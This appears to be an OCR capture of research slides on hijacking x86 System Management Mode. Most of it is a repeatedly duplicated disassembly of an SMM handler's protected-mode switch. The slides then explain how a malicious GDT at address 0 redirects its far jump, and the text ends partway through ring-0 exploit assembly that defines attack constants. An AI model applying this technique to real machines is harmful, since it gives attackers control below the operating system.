0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

GDT descriptor

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

GDT descriptor

0xffff	0x00000000

- Self modifying code corrupts an upcoming instruction


```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

GDT descriptor

0xffff	0x00000000

- Self modifying code corrupts an upcoming instruction
  - Triple fault if execution gets here


```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```



GDT descriptor

0xffff	0x00000000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0
…
```



GDT descriptor

0xffff	0x00000000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0
…
```

GDT descriptor

0xffff	0x00000000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x8097
…
```

GDT descriptor


0xffff	0x00000000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x8097
…
```

GDT descriptor

0xffff	0x00000000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x8097
…
```



```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x8097
…
```

GDT descriptor

0xffff	0x00000000

(null)
segment_0
segment_1
segment_2
…

GDT @ 0x00000000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
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GDT @ 0x00000000

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0:8022  mov     ax, cs:0FB38h
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0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x8097
…
```


- The far jump causes SMM to load a protected mode memory mapping from the GDT at address 0 (under Ring 0 control).
- By preemptively configuring a malicious GDT and placing it at address 0, we control the jump destination, and can hijack SMM.



```
; ring 0

; the SMBASE register of the core under attack
TARGET_SMBASE equ 0x1f5ef800

; the location of the attack GDT.
; this is determined by which register will be read out of the APIC
; for the GDT base.  the APIC registers at this range are hardwired,
; and outside of our control; the SMM code will generally be reading
; from APIC registers in the 0xb00 range if the SMM handler is page
; aligned, or the 0x300 range if the SMM handler is not page aligned.
; the register will be 0 if the SMM handler is aligned to a page
; boundary, or 0x10000 if it is not.
GDT_ADDRESS equ 0x10000

; the value added to SMBASE by the SMM handler to compute the
; protected mode far jump offset.  we could eliminate the need for an
; exact value with a nop sled in the hook.
FJMP_OFFSET equ 0x8097

; the offset of the SMM DSC structure from which the handler loads
; critical information
DSC_OFFSET equ 0xfb00

; the descriptor value used in the SMM handler's far jump
